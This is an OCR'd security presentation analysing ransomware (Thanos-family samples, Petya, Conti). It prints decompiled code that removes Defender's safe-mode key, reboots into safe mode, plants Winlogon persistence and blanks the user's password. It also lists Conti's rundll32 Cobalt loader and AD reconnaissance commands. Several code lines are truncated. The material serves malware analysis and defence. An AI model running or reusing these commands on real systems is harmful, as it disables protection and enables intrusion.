
發揮貓捉老鼠的創意

- 進入安全模式卸載保全措施
- 躲在虛擬機內規避偵測

```
try
{
    if (IyUWqQZlcOSTLhq.wEFLZtRchlX == "YES")
    {
        string text = jMDFRLEyorejfI.vgwIjtaVyLLgbVk();
        if (!text.Contains("Windows 10") && !text.Contains("Windows 8"))
        {
            jMDFRLEyorejfI.CFPjirxGMKMKPt();
        }
    }
}
```

Reboot with safeboot network in Windows 7


```
// Token: 0x060000B7 RID: 183 RVA: 0x00009088 File Offset: 0x00007288
public static bool tTkvXnIXBUwQ()
{
    return jMDFRLEyorejfI.GetSystemMetrics(67) != 0;
}

// Token: 0x060000B8 RID: 184 RVA: 0x000090A8 File Offset: 0x000072A8
public static void jIBYuxgbcSbmfjK()
{
    IyUWqQZlcOSTLhq.tbluQOozLSqDhFc("reg.exe", "delete HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\
      \WinDefend /f");
    IyUWqQZlcOSTLhq.tbluQOozLSqDhFc("bcdedit.exe", "/set {default} safeboot network");
    IyUWqQZlcOSTLhq.tbluQOozLSqDhFc("reg.exe", "add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\" /v
      Userinit /t REG_SZ /d \"" + Assembly.GetEntryAssembly().Location + "\",\"C:\\Windows\\system32\\userinit.exe\" /f");
    IyUWqQZlcOSTLhq.tbluQOozLSqDhFc("net.exe", "user " + WindowsIdentity.GetCurrent().Name.Split(new char[]
    {
        '\\'
    })[1] + " \"\"");
    IyUWqQZlcOSTLhq.tbluQOozLSqDhFc("shutdown.exe", "/r /t 0");
}

// Token: 0x060000B9 RID: 185 RVA: 0x00009210 File Offset: 0x00000910
public static void CFPjirxGMKMKPt()
{
    if (!jMDFRLEyorejfI.tTkvXnIXBUwQ())
    {
        jMDFRLEyorejfI.jIBYuxgbcSbmfjK();
    }
}
```



Ransomware Epic Fail

即使付贖金也無法解密

- 早期Petya的victim ID是經過駭客Public key加密Salsa20 key在Base58的字串，駭客可透過私鑰解開。
- 但有次改版後victim ID 變成隨機產生，Salsa也是隨機產生，兩者沒有任何關聯，致使沒有被保存在victim ID內而丟失，造成檔案永無法解密。



https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-lost-salsa20-key/

使用SecureString，但又轉換為一般字串

```
wJkbnIWOteHAMM.PvKJJJyKPMVw == wJkbnIWOteHAMM.\u009B(107396958);
SecureString secureString = new SecureString();
if (wJkbnIWOteHAMM.cmglPGwCjHuioKN == wJkbnIWOteHAMM.\u009B(107396415))
{
```

```
// Token: 0x06000012 RID: 18 RVA: 0x00013620 File Offset: 0x00011820
public static string ayItgFuYWuh(SecureString A_0)
{
    string result = string.Empty;
    IntPtr intPtr = Marshal.SecureStringToBSTR(A_0);
    try
    {
        result = Marshal.PtrToStringBSTR(intPtr);
    }
    finally
    {
        Marshal.ZeroFreeBSTR(intPtr);
    }
    return result;
}
```

```
wJkbnIWOteHAMM.qJfhhMbMTrWQdCt = PmmjrDLLHGk.kPAAXvpwzUaT(wJkbnIWOteHAMM.ayItgFuYWuh
```

Polar/Hakbit/Thanos/…

```
// Polar.Encode
// Token: 0x06000036 RID: 54 RVA: 0x00003CE0 File Offset: 0x0
public static string createPassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRST
    }
```

```
// Token: 0x0600000E RID: 14 RVA: 0x00002578 File Offset: 0x00000778
private string GenerateRandomString(int length)
{
    string text = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    string text2 = "";
    for (int i = 0; i < length; i++)
    {
        text2 += text[this._rnd.Next(text.Length)].ToString();
    }
    return text2;
}
```

```
public class Random
{
    /// <summary>Initializes a new instance of the <see cref="T:System.Ra
    // Token: 0x060010F6 RID: 4342 RVA: 0x00032F9F File Offset: 0x0003119
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }

    /// <summary>Initializes a new inst
    /// <param name="Seed">A number use
```

```
int Environment.TickCount { get; }
Gets the number of milliseconds elapsed si
Returns: A 32-bit signed integer containing
```

```
// Token: 0x0600000C RID: 12 RVA: 0x000024F0 File Offset: 0x000006F0
private byte[] EncodeAob(byte[] aobToEncode, byte[] passwordBytes)
{
    byte[] array = new byte[aobToEncode.Length];
    int num = 0;
    for (int i = 0; i < aobToEncode.Length; i++)
    {
        array[i] = aobToEncode[i] + passwordBytes[num];
        if (passwordBytes[num + 1] == 0)
        {
            num = 0;
        }
        else
        {
            num++;
        }
    }
    return array;
}
```

Watch out your AD

一旦取得灘頭將直搗AD密碼檔案(NTDS.dit)

Phishing Email

Decoy document

Bazar Backdoor

Lateral Movement

- Meterpreter
- CobaltStrike
- PS Empire
- Adfind
- Ntdsutil

PeterM
@AltShiftPrtScn

Looks like #Conti group is exploiting FortiGate VP
drop in Cobalt loaders, command: "rundll32.exe
C:\Programdata\sys.dll entryPoint" sys.dll:
virustotal.com/gui/file/1bf11... C2 addresses usin
compromised sites and the same url at the end
"us/ky/louisville/312-s-fourth-st.html"

```
C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C type shares.txt
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C adf.bat
rundll32.exe C:\Programdata\sys.dll entryPoint
C:\Windows\system32\cmd.exe /C time
C:\Windows\system32\cmd.exe /C nltest /DOMAIN_TRUSTS
nltest  /DOMAIN_TRUSTS
C:\Windows\system32\cmd.exe /C net group "domain Admins" /domain
net  group "domain Admins" /domain
C:\Windows\system32\net1  group "domain Admins" /domain
C:\Windows\system32\cmd.exe /C nltest /dclist:
nltest  /dclist:
rundll32.exe C:\Programdata\sys.dll entryPoint   C:\Windows\system32\cmd.exe /C wmic /node: <redacted ip> process ca
```

連續AD內網探測指令


PeterM
@AltShiftPrtScn

Replying to @dez_

They get in with a domain admin account, basic discovery commands, p.bat starts ping'ing machines. Lateral movement to deploy cobalt with WMI. Exfiltration with Rclone->Mega. Ransomware deployment via bat files using WMI. Work.txt contains list of endpoints, srv.bat for servers.

2:05 AM · Jan 18, 2021 · Twitter Web App


RANSOMWARE ATT&CK



Source: Microsoft

EVERYT
STARTS

Phishing Email
Web Exploit



Password leaks and Breached Credentials

Unmanaged Devices
Unpatched Software

CYCRAFT

